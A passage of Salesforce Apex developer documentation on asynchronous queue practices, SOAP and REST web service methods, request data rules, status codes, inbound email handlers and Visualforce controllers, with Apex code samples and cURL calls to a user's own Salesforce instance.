Salesforce uses a queue-based framework to handle asynchronous processes from such sources as future methods and batch Apex. This queue is used to balance request workload across organizations. Use the following best practices to ensure your organization is efficiently using the queue for your asynchronous processes.

- Avoid adding large numbers of future methods to the asynchronous queue, if possible. If more than 2,000 unprocessed requests from a single organization are in the queue, any additional requests from the same organization will be delayed while the queue handles requests from other organizations.

- Ensure that future methods execute as fast as possible. To ensure fast execution of batch jobs, minimize Web service callout times and tune queries used in your future methods. The longer the future method executes, the more likely other queued requests are delayed when there are a large number of requests in the queue.

- Test your future methods at scale. To help determine if delays can occur, test using an environment that generates the maximum number of future methods you'd expect to handle.

- Consider using batch Apex instead of future methods to process large numbers of records.

Exposing Apex Methods as SOAP Web Services

You can expose your Apex methods as SOAP web services so that external applications can access your code and your application.

To expose your Apex methods, use Webservice Methods.

> 💡 Tip:
> - Apex SOAP web services allow an external application to invoke Apex methods through SOAP Web services. Apex callouts enable Apex to invoke external web or HTTP services.
> - Apex REST API exposes your Apex classes and methods as REST web services. See Exposing Apex Classes as REST Web Services.

IN THIS SECTION:

Webservice Methods

Apex class methods can be exposed as custom SOAP Web service calls. This allows an external application to invoke an Apex Web service to perform an action in Salesforce. Use the `webservice` keyword to define these methods. For example:

```
global class MyWebService {
    webservice static Id makeContact(String contactLastName, Account a) {
        Contact c = new Contact(lastName = contactLastName, AccountId = a.Id);
        insert c;
        return c.id;
    }
}
```

A developer of an external application can integrate with an Apex class containing `webservice` methods by generating a WSDL for the class. To generate a WSDL from an Apex class detail page:

1. In the application from Setup, enter "Apex Classes" in the `Quick Find` box, then select **Apex Classes**.

2. Click the name of a class that contains `webservice` methods.

3. Click **Generate WSDL**.

Exposing Data with Webservice Methods

Invoking a custom `webservice` method always uses system context. Consequently, the current user's credentials are not used, and any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing rules. Developers who expose methods with the `webservice` keyword should therefore take care that they are not inadvertently exposing any sensitive data.

> ⚠ **Warning:** Apex class methods that are exposed through the API with the `webservice` keyword don't enforce object permissions and field-level security by default. We recommend that you make use of the appropriate object or field describe result methods to check the current user's access level on the objects and fields that the webservice method is accessing. See DescribeSObjectResult Class and DescribeFieldResult Class.
>
> Also, sharing rules (record-level access) are enforced only when declaring a class with the `with sharing` keyword. This requirement applies to all Apex classes, including to classes that contain webservice methods. To enforce sharing rules for webservice methods, declare the class that contains these methods with the `with sharing` keyword. See Using the with sharing, without sharing, and inherited sharing Keywords.

Considerations for Using the `webservice` Keyword

When using the `webservice` keyword, keep the following considerations in mind:

- Use the `webservice` keyword to define top-level methods and outer class methods. You can't use the `webservice` keyword to define a class or an inner class method.

- You cannot use the `webservice` keyword to define an interface, or to define an interface's methods and variables.

- System-defined enums cannot be used in Web service methods.

- You cannot use the `webservice` keyword in a trigger.

- All classes that contain methods defined with the `webservice` keyword must be declared as `global`. If a method or inner class is declared as `global`, the outer, top-level class must also be defined as `global`.

- Methods defined with the `webservice` keyword are inherently global. Any Apex code that has access to the class can use these methods. You can consider the `webservice` keyword as a type of access modifier that enables more access than `global`.

- Define any method that uses the `webservice` keyword as `static`.

- You cannot deprecate `webservice` methods or variables in managed package code.

- Because there are no SOAP analogs for certain Apex elements, methods defined with the `webservice` keyword cannot take the following elements as parameters. While these elements can be used within the method, they also cannot be marked as return values.

  - Maps
  - Sets
  - Pattern objects
  - Matcher objects
  - Exception objects

- Use the `webservice` keyword with any member variables that you want to expose as part of a Web service. Do not mark these member variables as `static`.

Considerations for calling Apex SOAP Web service methods:

- Salesforce denies access to Web service and `executeanonymous` requests from an AppExchange package that has `Restricted` access.
- Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.
- If a login call is made from the API for a user with an expired or temporary password, subsequent API calls to custom Apex SOAP Web service methods aren't supported and result in the INVALID_OPERATION_WITH_EXPIRED_PASSWORD error. Reset the user's password and make a call with an unexpired password to be able to call Apex Web service methods.

The following example shows a class with Web service member variables and a Web service method:

```
global class SpecialAccounts {

  global class AccountInfo {
      webservice String AcctName;
      webservice Integer AcctNumber;
  }

  webservice static Account createAccount(AccountInfo info) {
    Account acct = new Account();
    acct.Name = info.AcctName;
    acct.AccountNumber = String.valueOf(info.AcctNumber);
    insert acct;
    return acct;
  }

  webservice static Id [] createAccounts(Account parent,
      Account child, Account grandChild) {

      insert parent;
      child.parentId = parent.Id;
      insert child;
      grandChild.parentId = child.Id;
      insert grandChild;

      Id [] results = new Id[3];
      results[0] = parent.Id;
      results[1] = child.Id;
      results[2] = grandChild.Id;
      return results;
    }
}
```

```
// Test class for the previous class.
@isTest
private class SpecialAccountsTest {
  testMethod static void testAccountCreate() {
    SpecialAccounts.AccountInfo info = new SpecialAccounts.AccountInfo();
    info.AcctName = 'Manoj Cheenath';
    info.AcctNumber = 12345;
    Account acct = SpecialAccounts.createAccount(info);
    System.assert(acct != null);
  }
}
```

You can invoke this Web service using AJAX. For more information, see Apex in AJAX on page 306.

Overloading Web Service Methods

SOAP and WSDL do not provide good support for overloading methods. Consequently, Apex does not allow two methods marked with the `webservice` keyword to have the same name. Web service methods that have the same name in the same class generate a compile-time error.

Exposing Apex Classes as REST Web Services

You can expose your Apex classes and methods so that external applications can access your code and your application through the REST architecture.

This is an overview of how to expose your Apex classes as REST web services. You'll learn about the class and method annotations and see code samples that show you how to implement this functionality.

> 💡 **Tip:** Apex SOAP web services allow an external application to invoke Apex methods through SOAP web services. See Exposing Apex Methods as SOAP Web Services.

IN THIS SECTION:

Introduction to Apex REST

You can expose your Apex class and methods so that external applications can access your code and your application through the REST architecture. This is done by defining your Apex class with the `@RestResource` annotation to expose it as a REST resource. Similarly, add annotations to your methods to expose them through REST. For example, you can add the `@HttpGet` annotation to your method to expose it as a REST resource that can be called by an HTTP `GET` request. For more information, see Apex REST Annotations on page 106

These are the classes containing methods and properties you can use with Apex REST.

Class	Description
RestContext Class	Contains the `RestRequest` and `RestResponse` objects.
request	Use the `System.RestRequest` class to access and pass request data in a RESTful Apex method.
response	Represents an object used to pass data from an Apex RESTful Web service method to an HTTP response.

Governor Limits

Calls to Apex REST classes count against the organization's API governor limits. All standard Apex governor limits apply to Apex REST classes. For example, the maximum request or response size is 6 MB for synchronous Apex or 12 MB for asynchronous Apex. For more information, see Execution Governors and Limits.

Authentication

Apex REST supports these authentication mechanisms:

- OAuth 2.0
- Session ID

See *Step Two: Set Up Authorization* in the *REST API Developer Guide*.

Apex REST Annotations

Use these annotations to expose an Apex class as a RESTful Web service.

- `@ReadOnly`
- `@RestResource(urlMapping='/yourUrl')`
- `@HttpDelete`
- `@HttpGet`
- `@HttpPatch`
- `@HttpPost`
- `@HttpPut`

Apex REST Methods

Apex REST supports two formats for representations of resources: JSON and XML. JSON representations are passed by default in the body of a request or response, and the format is indicated by the `Content-Type` property in the HTTP header. You can retrieve the body as a Blob from the HttpRequest object if there are no parameters to the Apex method. If parameters are defined in the Apex method, an attempt is made to deserialize the request body into those parameters. If the Apex method has a non-void return type, the resource representation is serialized into the response body.

These return and parameter types are allowed:

- Apex primitives (excluding sObject and Blob).
- sObjects
- Lists or maps of Apex primitives or sObjects (only maps with String keys are supported).
- User-defined types that contain member variables of the types listed above.

> **Note:** Apex REST doesn't support XML serialization and deserialization of Connect in Apex objects. Apex REST does support JSON serialization and deserialization of Connect in Apex objects. Also, some collection types, such as maps and lists, aren't supported with XML. See Request and Response Data Considerations for details.

Methods annotated with `@HttpGet` or `@HttpDelete` should have no parameters. This is because GET and DELETE requests have no request body, so there's nothing to deserialize.

The @ReadOnly annotation supports the Apex REST annotations for all the HTTP requests: `@HttpDelete`, `@HttpGet`, `@HttpPatch`, `@HttpPost`, and `@HttpPut`.

A single Apex class annotated with `@RestResource` can't have multiple methods annotated with the same HTTP request method. For example, the same class can't have two methods annotated with `@HttpGet`.

> **Note:** Apex REST currently doesn't support requests of Content-Type `multipart/form-data`.

Apex REST Method Considerations

Here are a few points to consider when you define Apex REST methods.

- `RestRequest` and `RestResponse` objects are available by default in your Apex methods through the static `RestContext` object. This example shows how to access these objects through `RestContext`:

```
RestRequest req = RestContext.request;
RestResponse res = RestContext.response;
```

- If the Apex method has no parameters, Apex REST copies the HTTP request body into the `RestRequest.requestBody` property. If the method has parameters, then Apex REST attempts to deserialize the data into those parameters and the data won't be deserialized into the `RestRequest.requestBody` property.
- Apex REST uses similar serialization logic for the response. An Apex method with a non-void return type will have the return value serialized into `RestResponse.responseBody`.
- Apex REST methods can be used in managed and unmanaged packages. When calling Apex REST methods that are contained in a managed package, you need to include the managed package namespace in the REST call URL. For example, if the class is contained in a managed package namespace called `packageNamespace` and the Apex REST methods use a URL mapping of `/MyMethod/*`, the URL used via REST to call these methods would be of the form `https://instance.salesforce.com/services/apexrest/packageNamespace/MyMethod/`. For more information about managed packages, see What is a Package?.
- If a login call is made from the API for a user with an expired or temporary password, subsequent API calls to custom Apex REST Web service methods aren't supported and result in the MUTUAL_AUTHENTICATION_FAILED error. Reset the user's password and make a call with an unexpired password to be able to call Apex Web service methods.

User-Defined Types

You can use user-defined types for parameters in your Apex REST methods. Apex REST deserializes request data into `public`, `private`, or `global` class member variables of the user-defined type, unless the variable is declared as `static` or `transient`. For example, an Apex REST method that contains a user-defined type parameter might look like the following:

```
@RestResource(urlMapping='/user_defined_type_example/*')
global with sharing class MyOwnTypeRestResource {

    @HttpPost
    global static MyUserDefinedClass echoMyType(MyUserDefinedClass ic) {
        return ic;
    }

    global class MyUserDefinedClass {

        global String string1;
        global String string2 { get; set; }
        private String privateString;
        global transient String transientString;
        global static String staticString;

    }

}
```

Valid JSON and XML request data for this method would look like:

```
{
    "ic" : {
                "string1" : "value for string1",
                "string2" : "value for string2",
                "privateString" : "value for privateString"
            }
}
```

```
<request>
    <ic>
        <string1>value for string1</string1>
        <string2>value for string2</string2>
        <privateString>value for privateString</privateString>
    </ic>
</request>
```

If a value for `staticString` or `transientString` is provided in the example request data above, an HTTP 400 status code response is generated. Note that the `public`, `private`, or `global` class member variables must be types allowed by Apex REST:

- Apex primitives (excluding sObject and Blob).
- sObjects
- Lists or maps of Apex primitives or sObjects (only maps with String keys are supported).

When creating user-defined types used as Apex REST method parameters, avoid introducing any class member variable definitions that result in cycles (definitions that depend on each other) at run time in your user-defined types. Here's a simple example:

```
@RestResource(urlMapping='/CycleExample/*')
global with sharing class ApexRESTCycleExample {

    @HttpGet
    global static MyUserDef1 doCycleTest() {
        MyUserDef1 def1 = new MyUserDef1();
        MyUserDef2 def2 = new MyUserDef2();
        def1.userDef2 = def2;
        def2.userDef1 = def1;
        return def1;
    }

    global class MyUserDef1 {
        MyUserDef2 userDef2;
    }

    global class MyUserDef2 {
        MyUserDef1 userDef1;
    }

}
```

The code in the previous example compiles, but at run time when a request is made, Apex REST detects a cycle between instances of `def1` and `def2`, and generates an HTTP 400 status code error response.

Request and Response Data Considerations

Some additional things to keep in mind for the request data for your Apex REST methods:

- The names of the Apex parameters matter, although the order doesn't. For example, valid requests in both XML and JSON look like the following:

```
@HttpPost
global static void myPostMethod(String s1, Integer i1, Boolean b1, String s2)
```

```
{
  "s1" : "my first string",
  "i1" : 123,
  "s2" : "my second string",
  "b1" : false
}
```

```
<request>
  <s1>my first string</s1>
  <i1>123</i1>
  <s2>my second string</s2>
  <b1>false</b1>
</request>
```

- The URL patterns *URLpattern* and *URLpattern*/* match the same URL. If one class has a `urlMapping` of *URLpattern* and another class has a `urlMapping` of *URLpattern*/*, a REST request for this URL pattern resolves to the class that was saved first.

- Some parameter and return types can't be used with XML as the Content-Type for the request or as the accepted format for the response, and hence, methods with these parameter or return types can't be used with XML. Lists, maps, or collections of collections, for example, `List<List<String>>` aren't supported. However, you can use these types with JSON. If the parameter list includes a type that's invalid for XML and XML is sent, an HTTP 415 status code is returned. If the return type is a type that's invalid for XML and XML is the requested response format, an HTTP 406 status code is returned.

- For request data in either JSON or XML, valid values for Boolean parameters are: `true`, `false` (both of these are treated as case-insensitive), `1` and `0` (the numeric values, not strings of "1" or "0"). Any other values for Boolean parameters result in an error.

- If the JSON or XML request data contains multiple parameters of the same name, this results in an HTTP 400 status code error response. For example, if your method specifies an input parameter named `x`, the following JSON request data results in an error:

```
{
    "x" : "value1",
    "x" : "value2"
}
```

Similarly, for user-defined types, if the request data includes data for the same user-defined type member variable multiple times, this results in an error. For example, given this Apex REST method and user-defined type:

```
@RestResource(urlMapping='/DuplicateParamsExample/*')
global with sharing class ApexRESTDuplicateParamsExample {

    @HttpPost
    global static MyUserDef1 doDuplicateParamsTest(MyUserDef1 def) {
        return def;
    }

    global class MyUserDef1 {
```

```
        Integer i;
    }

}
```

The following JSON request data also results in an error:

```
{
    "def" : {
            "i" : 1,
            "i" : 2
        }
}
```

- If you need to specify a null value for one of your parameters in your request data, you can either omit the parameter entirely or specify a null value. In JSON, you can specify `null` as the value. In XML, you must use the `http://www.w3.org/2001/XMLSchema-instance` namespace with a nil value.

- For XML request data, you must specify an XML namespace that references any Apex namespace your method uses. So, for example, if you define an Apex REST method such as:

```
@RestResource(urlMapping='/namespaceExample/*')
global class MyNamespaceTest {
    @HttpPost
    global static MyUDT echoTest(MyUDT def, String extraString) {
        return def;
    }

    global class MyUDT {
        Integer count;
    }
}
```

You can use the following XML request data:

```
<request>
  <def xmlns:MyUDT="http://soap.sforce.com/schemas/class/MyNamespaceTest">
    <MyUDT:count>23</MyUDT:count>
  </def>
  <extraString>test</extraString>
</request>
```

Response Status Codes

The status code of a response is set automatically. This table lists some HTTP status codes and what they mean in the context of the HTTP request method. For the full list of response status codes, see `statusCode`.

Request Method	Response Status Code	Description
GET	200	The request was successful.
PATCH	200	The request was successful and the return type is non-void.
PATCH	204	The request was successful and the return type is void.

Request Method	Response Status Code	Description
DELETE, GET, PATCH, POST, PUT	400	An unhandled user exception occurred.
DELETE, GET, PATCH, POST, PUT	403	You don't have access to the specified Apex class.
DELETE, GET, PATCH, POST, PUT	404	The URL is unmapped in an existing `@RestResource` annotation.
DELETE, GET, PATCH, POST, PUT	404	The URL extension is unsupported.
DELETE, GET, PATCH, POST, PUT	404	The Apex class with the specified namespace couldn't be found.
DELETE, GET, PATCH, POST, PUT	405	The request method doesn't have a corresponding Apex method.
DELETE, GET, PATCH, POST, PUT	406	The Content-Type property in the header was set to a value other than JSON or XML.
DELETE, GET, PATCH, POST, PUT	406	The header specified in the HTTP request is not supported.
GET, PATCH, POST, PUT	406	The XML return type specified for format is unsupported.
DELETE, GET, PATCH, POST, PUT	415	The XML parameter type is unsupported.
DELETE, GET, PATCH, POST, PUT	415	The Content-Header Type specified in the HTTP request header is unsupported.
DELETE, GET, PATCH, POST, PUT	500	An unhandled Apex exception occurred.

SEE ALSO:

> JSON Support
>
> XML Support

Exposing Data with Apex REST Web Service Methods

Invoking a custom Apex REST Web service method always uses system context. Consequently, the current user's credentials are not used, and any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing rules. Developers who expose methods using the Apex REST annotations should therefore take care that they are not inadvertently exposing any sensitive data.

Apex class methods that are exposed through the Apex REST API don't enforce object permissions and field-level security by default. To enforce object or field-level security while using SOQL SELECT statements in Apex, use the `WITH SECURITY_ENFORCED` clause. You can strip user-inaccessible fields from query and subquery results, or remove inaccessible sObject fields before DML operations, by using the `Security.stripInaccessible` method. You can also use the appropriate object or field describe result methods to check the current user's access level on the objects and fields that the Apex REST API method is accessing. See DescribeSObjectResult Class and DescribeFieldResult Class.

Also, sharing rules (record-level access) are enforced only when declaring a class with the `with sharing` keyword. This requirement applies to all Apex classes, including to classes that are exposed through Apex REST API. To enforce sharing rules for Apex REST API

methods, declare the class that contains these methods with the `with sharing` keyword. See Using the `with sharing or
without sharing` Keywords.

Apex REST Code Samples

These code samples show you how to expose Apex classes and methods through the REST architecture and how to call those resources
from a client.

IN THIS SECTION:

Apex REST Basic Code Sample

This sample shows how to implement a simple REST API in Apex with three HTTP request methods to delete, retrieve, and update
a record.

Apex REST Code Sample Using RestRequest

This sample shows you how to add an attachment to a record by using the RestRequest object.

Apex REST Basic Code Sample

This sample shows how to implement a simple REST API in Apex with three HTTP request methods to delete, retrieve, and update a
record.

For more information about authenticating with `cURL`, see the Quick Start section of the *REST API Developer Guide*.

1. Create an Apex class in your instance from Setup. Enter `Apex Classes` in the `Quick Find` box, select **Apex Classes**, and
    then click **New**. Add this code to the new Apex class:

```apex
@RestResource(urlMapping='/Account/*')
global with sharing class MyRestResource {

    @HttpDelete
    global static void doDelete() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);

        Account account = [SELECT Id FROM Account WHERE Id = :accountId];
        delete account;
    }

    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);

        Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];
        return result;
    }
```

```
    @HttpPost
      global static String doPost(String name,
          String phone, String website) {
          Account account = new Account();
          account.Name = name;
          account.phone = phone;
          account.website = website;
          insert account;
          return account.Id;
      }
}
```

2. To call the `doGet` method from a client, open a command-line window and execute the following `cURL` command to retrieve an account by ID:

```
curl -H "Authorization: Bearer sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
```

- Replace *sessionId* with the `<sessionId>` element that you noted in the login response.
- Replace *instance* with your `<serverUrl>` element.
- Replace *accountId* with the ID of an account which exists in your organization.

After calling the `doGet` method, Salesforce returns a JSON response with data such as the following:

```
{
  "attributes" :
    {
      "type" : "Account",
      "url" : "/services/data/v22.0/sobjects/Account/accountId"
    },
  "Id" : "accountId",
  "Name" : "Acme"

}
```

> 📝 Note: The `cURL` examples in this section don't use a namespaced Apex class so you don't see the namespace in the URL.

3. Create a file called `account.txt` to contain the data for the account you will create in the next step.

```
{
  "name" : "Wingo Ducks",
  "phone" : "707-555-1234",
  "website" : "www.wingo.ca.us"
}
```

4. Using a command-line window, execute the following `cURL` command to create a new account:

```
curl -H "Authorization: Bearer sessionId" -H "Content-Type: application/json" -d
@account.txt "https://instance.salesforce.com/services/apexrest/Account/"
```

After calling the `doPost` method, Salesforce returns a response with data such as the following:

```
"accountId"
```

The *accountId* is the ID of the account you just created with the POST request.

5. Using a command-line window, execute the following `cURL` command to delete an account by specifying the ID:

```
curl —X DELETE —H "Authorization: Bearer sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
```

Apex REST Code Sample Using RestRequest

This sample shows you how to add an attachment to a record by using the RestRequest object.

For more information about authenticating with `cURL`, see the Quick Start section of the *REST API Developer Guide*. In this code, the binary file data is stored in the RestRequest object, and the Apex service class accesses the binary data in the RestRequest object .

1. Create an Apex class in your org from Setup by entering `Apex Classes` in the `Quick Find` box, then selecting **Apex Classes**. Click **New** and add the following code to your new class:

```
@RestResource(urlMapping='/CaseManagement/v1/*')
global with sharing class CaseMgmtService
{

    @HttpPost
    global static String attachPic(){
        RestRequest req = RestContext.request;
        RestResponse res = Restcontext.response;
        Id caseId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Blob picture = req.requestBody;
        Attachment a = new Attachment (ParentId = caseId,
                                       Body = picture,
                                       ContentType = 'image/jpg',
                                       Name = 'VehiclePicture');
        insert a;
        return a.Id;
    }
}
```

2. Open a command-line window and execute the following `cURL` command to upload the attachment to a case:

```
curl -H "Authorization: Bearer sessionId" -H "X-PrettyPrint: 1" -H "Content-Type:
image/jpeg" --data-binary @file
"https://MyDomainName.my.salesforce.com/services/apexrest/CaseManagement/v1/caseId"
```

- Replace `sessionId` with the `<sessionId>` element that you noted in the login response.
- Replace `MyDomainName` with the My Domain name for your org.
- Replace `caseId` with the ID of the case you want to add the attachment to.
- Replace `file` with the path and file name of the file you want to attach.

Your command should look something like this (with the `sessionId` replaced with your session ID and `MyDomainName` replaced with the My Domain Name for your org):

```
curl -H "Authorization: Bearer sessionId"
-H "X-PrettyPrint: 1" -H "Content-Type: image/jpeg" --data-binary
@c:\test\vehiclephoto1.jpg
"https://MyDomainName.my.salesforce.com/services/apexrest/CaseManagement/v1/500D0000003aCts"
```

📝 Note: The `cURL` examples in this section don't use a namespaced Apex class so you won't see the namespace in the URL.

The Apex class returns a JSON response that contains the attachment ID such as the following:

```
"00PD0000001y7BfMAI"
```

3. To verify that the attachment and the image were added to the case, navigate to **Cases** and select the **All Open Cases** view. Click on the case and then scroll down to the Attachments related list. You should see the attachment you just created.

Apex Email Service

You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for processing. To give multiple users access to a single email service, you can:

- Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users.

- Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address and creates records on behalf of that user.

To use email services, from Setup, enter `Email Services` in the `Quick Find` box, then select **Email Services**.

- Click **New Email Service** to define a new email service.

- Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service.

- Click **Edit** to make changes to an existing email service.

- Click **Delete** to delete an email service.

    Note: Before deleting email services, you must delete all associated email service addresses.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.

- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email messages a day.

- Email service addresses that you create in your sandbox can't be copied to your production org.

- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.

- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 25 MB (varies depending on language and character set).

Using the InboundEmail Object

For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

Example 1: Create Tasks for Contacts

The following is an example of how you can look up a contact based on the inbound email address and create a new task.

```apex
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                               Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;

    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
          Priority = 'Normal',
          Status = 'Inbound Email',
          Subject = email.subject,
          IsReminderSet = true,
          ReminderDateTime = System.now()+1,
          WhoId =  vCon.Id));

      // Insert the new Task
      insert newTask;

      System.debug('New Task Object: ' + newTask );
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
    catch (QueryException e) {
        System.debug('Query Issue: ' + e);
    }

    // Set the result to true. No need to send an email back to the user
    // with an error message
    result.success = true;
```

```
    // Return the result for the Apex Email Service
    return result;
  }
}
```

Example 2: Handle Unsubscribe Email

Companies that send marketing email to their customers and prospects need to provide a way to let the recipients unsubscribe. The following is an example of how an email service can process unsubscribe requests. The code searches the subject line of inbound email for the word "unsubscribe." If the word is found, the code finds all contacts and leads that match the From email address and sets the Email Opt Out field (HasOptedOutOfEmail) to True.

```apex
Global class unsubscribe implements Messaging.inboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,

                        Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on lower case.

        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in the subject
line.
        Boolean unsubMe;
        // Look for the word "unsubcribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

         // If unsubscribe is found in the subject line, enter the IF statement.

        if (unsubMe == true) {

            try {

            // Look up all contacts with a matching email address.

            for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                        FROM Contact
                        WHERE Email = :env.fromAddress
                        AND hasOptedOutOfEmail = false
                        LIMIT 100]) {

                // Add all the matching contacts into the list.
```

```
                c.hasOptedOutOfEmail = true;
                lc.add(c);
            }
            // Update all of the contact records.
            update lc;
        }
        catch (System.QueryException e) {
            System.debug('Contact Query Issue: ' + e);
        }

        try {
            // Look up all leads matching the email address.
            for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
                    FROM Lead
                    WHERE Email = :env.fromAddress
                    AND isConverted = false
                    AND hasOptedOutOfEmail = false
                    LIMIT 100]) {
                // Add all the leads to the list.
                l.hasOptedOutOfEmail = true;
                ll.add(l);

                System.debug('Lead Object: ' + l);
            }
            // Update all lead records in the query.
            update ll;
        }

        catch (System.QueryException e) {
            System.debug('Lead Query Issue: ' + e);
        }

        System.debug('Found the unsubscribe word in the subject line.');
         }
         else {
            System.debug('No Unsuscribe word found in the subject line.' );
         }
        // Return True and exit.
        // True confirms program is complete and no emails
        // should be sent to the sender of the unsubscribe request.
        result.success = true;
        return result;
    }
}
```

```
@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubcribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {
```

```
        // Create a new email and envelope object.
        Messaging.InboundEmail email = new Messaging.InboundEmail() ;
        Messaging.InboundEnvelope env     = new Messaging.InboundEnvelope();

        // Create a new test lead and insert it in the test method.
        Lead l = new lead(firstName='John',
                lastName='Smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
        insert l;

        // Create a new test contact and insert it in the test method.
        Contact c = new Contact(firstName='john',
                    lastName='smith',
                    Email='user@acme.com',
                    HasOptedOutOfEmail=false);
        insert c;

        // Test with the subject that matches the unsubscribe statement.
        email.subject = 'test unsubscribe test';
        env.fromAddress = 'user@acme.com';

        // Call the class and test it with the data in the testMethod.
        unsubscribe unsubscribeObj = new unsubscribe();
        unsubscribeObj.handleInboundEmail(email, env );

    }

    static testMethod void testUnsubscribe2() {

        // Create a new email and envelope object.
        Messaging.InboundEmail email = new Messaging.InboundEmail();
        Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

        // Create a new test lead and insert it in the test method.
        Lead l = new lead(firstName='john',
                lastName='smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
        insert l;

        // Create a new test contact and insert it in the test method.
        Contact c = new Contact(firstName='john',
                    lastName='smith',
                    Email='user@acme.com',
                    HasOptedOutOfEmail=false);
        insert c;

        // Test with a subject that does not contain "unsubscribe."
        email.subject = 'test';
        env.fromAddress = 'user@acme.com';
```

```
        // Call the class and test it with the data in the test method.
        unsubscribe unsubscribeObj = new unsubscribe();
        unsubscribeObj.handleInboundEmail(email, env );
    }
}
```

SEE ALSO:

Apex Reference Guide: InboundEmail Class

Apex Reference Guide: InboundEnvelope Class

Apex Reference Guide: InboundEmailResult Class

Visualforce Classes

In addition to giving developers the ability to add business logic to Salesforce system events such as button clicks and related record updates, Apex can also be used to provide custom logic for Visualforce pages through custom Visualforce controllers and controller extensions.

- A custom controller is a class written in Apex that implements all of a page's logic, without leveraging a standard controller. If you use a custom controller, you can define new navigation elements or behaviors, but you must also reimplement any functionality that was already provided in a standard controller.

  Like other Apex classes, custom controllers execute entirely in system mode, in which the object and field-level permissions of the current user are ignored. You can specify whether a user can execute methods in a custom controller based on the user's profile.

- A controller extension is a class written in Apex that adds to or overrides behavior in a standard or custom controller. Extensions allow you to leverage the functionality of another controller while adding your own custom logic.

  Because standard controllers execute in user mode, in which the permissions, field-level security, and sharing rules of the current user are enforced, extending a standard controller allows you to build a Visualforce page that respects user permissions. Although the extension class executes in system mode, the standard controller executes in user mode. As with custom controllers, you can specify whether a user can execute methods in a controller extension based on the user's profile.

You can use these system-supplied Apex classes when building custom Visualforce controllers and controller extensions.

- Action
- Dynamic Component
- IdeaStandardController
- IdeaStandardSetController
- KnowledgeArticleVersionStandardController
- Message
- PageReference
- SelectOption
- StandardController
- StandardSetController

In addition to these classes, the `transient` keyword can be used when declaring methods in controllers and controller extensions. For more information, see Using the `transient` Keyword on page 85.

For more information on Visualforce, see the *Visualforce Developer's Guide*.

JavaScript Remoting

Use JavaScript remoting in Visualforce to call methods in Apex controllers from JavaScript. Create pages with complex, dynamic behavior that isn't possible with the standard Visualforce AJAX components.

Features implemented using JavaScript remoting require three elements:

- The remote method invocation you add to the Visualforce page, written in JavaScript.
- The remote method definition in your Apex controller class. This method definition is written in Apex, but there are some important differences from normal action methods.
- The response handler callback function you add to or include in your Visualforce page, written in JavaScript.

In your controller, your Apex method declaration is preceded with the `@RemoteAction` annotation like this:

```
@RemoteAction
global static String getItemId(String objectName) { ... }
```

Apex `@RemoteAction` methods must be `static` and either `global` or `public`.

Add the Apex class as a custom controller or a controller extension to your page.

```
